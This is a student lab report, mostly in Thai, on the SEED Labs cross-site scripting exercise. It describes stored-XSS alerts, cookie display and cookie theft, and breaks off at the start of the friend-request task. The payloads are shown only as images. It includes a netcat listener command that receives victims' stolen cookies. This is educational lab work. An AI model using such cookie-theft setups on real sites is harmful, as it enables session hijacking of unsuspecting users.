

SEEDLab01: XSS Scripting Attack


Section 650001

Group ID : G02


สมาชิกกลุ่ม
นายธีรภัทร เกิดไพบูลย์ 6509650468

Task 1: Posting a Malicious Message to Display an Alert Window


ในช่อง Brief description ของ Samy ได้ทำการกรอกโค้ด Javascript ลงไป




หลังทำการกดปุ่มบันทึกที่หน้าโปรไฟล์ของ Samy ก็ปรากฏปีอปอัพแสดงข้อความว่า XSS



เมื่อเข้าสู่ระบบด้วยบัญชีอื่น (เช่น alice) เมื่อกดไปยัง Members ก็ปรากฏปีอปอพแสดงข้อความว่า XSS




เมื่อกดเข้าหน้าโปรไฟล์ของ Samy (โดย Alice) ก็ปรากฏปีอปอพแสดงข้อความว่า XSS เช่นกัน




นี่เป็นการพิสูจน์ว่า User อื่น ๆ ตกเป็นเหยื่อของการโจมตี XSS เนื่องจากโค้ด JavaScript ที่ถูกแทรกในโปรไฟล์ของ Samy

Task 2: Posting a Malicious Message to Display Cookies


ในช่อง Brief description ของ Samy ได้ทำการกรอกโค้ด Javascript ลงไป




ซึ่งผลลัพธ์คือการแสดงปีอปอพที่ปรากฏ cookies ของ User



เมื่อเข้าสู่ระบบด้วยบัญชีอื่น (เช่น Alice) เมื่อกดไปยัง Members ก็ปรากฏปีอปอัพแสดง cookies ของ User (Alice)




เมื่อกดเข้าหน้าโปรไฟล์ของ Samy ก็ปรากฏปีอปอัพแสดงcookies ของ User (Alice) เช่นกัน




นี่เป็นการโจมตี XSS โดยมีเป้าหมายที่ cookies ของเหยื่อ ทั้งนี้ในโค้ดตัวอย่างเป็นเพียงแค่ปีอปอัพแสดง cookies ของ User เท่านั้น มิเพียง User ที่เห็น แต่ Attacker ไม่ได้รู้

Task 3: Stealing Cookies from the Victim's Machine


ในช่อง Brief description ของ Samy ได้ทำการกรอกโค้ด Javascript ลงไป และกดบันทึกแล้วออกจากระบบ




ที่ Terminal ทำการรันคำสั่งของ netcat คือ nc -lknv 5555
คำสั่ง -l ใช้เพื่อบรุ่ง nc จะฟังพอร์ตที่ระบุไว้ ในที่นี่คือที่พอร์ต 5555 คำสั่ง -nv ถูกใช้เพื่อให้ nc เอาเอาต์พุตที่มีรายละเอียดมากขึ้น คำสั่ง -k หมายถึงเมื่อการเชื่อมต่อเสร็จสิ้น ให้ฟังอีกอันต่อ



Log in ด้วยบัญชีอื่น (เช่น Alice) จากนั้นกดไปที่ Members



ที่ Terminal จะปรากฏรายละเอียดต่าง ๆ รวมถึง cookies ของ Alice



นี่เป็นการโจมตี XSS โดยมีเป้าหมายที่ cookies ของเหยื่อ ในครั้งนี้ cookies ของเหยื่อจะปรากฏบนแทอร์มินัลของ Attacker โดยที่เหยื่อไม่ได้จะรู้

Task 4: Becoming the Victim's Friend


ในการสร้างคำขอที่จะเพิ่ม Samy เป็นเพื่อนในบัญชีของ Alice เราจำเป็นต้องรู้วิธีการทำงานของคำขอ 'Add friend' ก่อน

1. ลงชื่อเข้าใช้บัญชีของ Charlie
2. ไปที่ Members และเข้าไปที่หน้าโปรไฟล์ของ Samy
3. ทำการเปิด HTTP Header Live ซึ่งเป็น Extension ของ FireFox

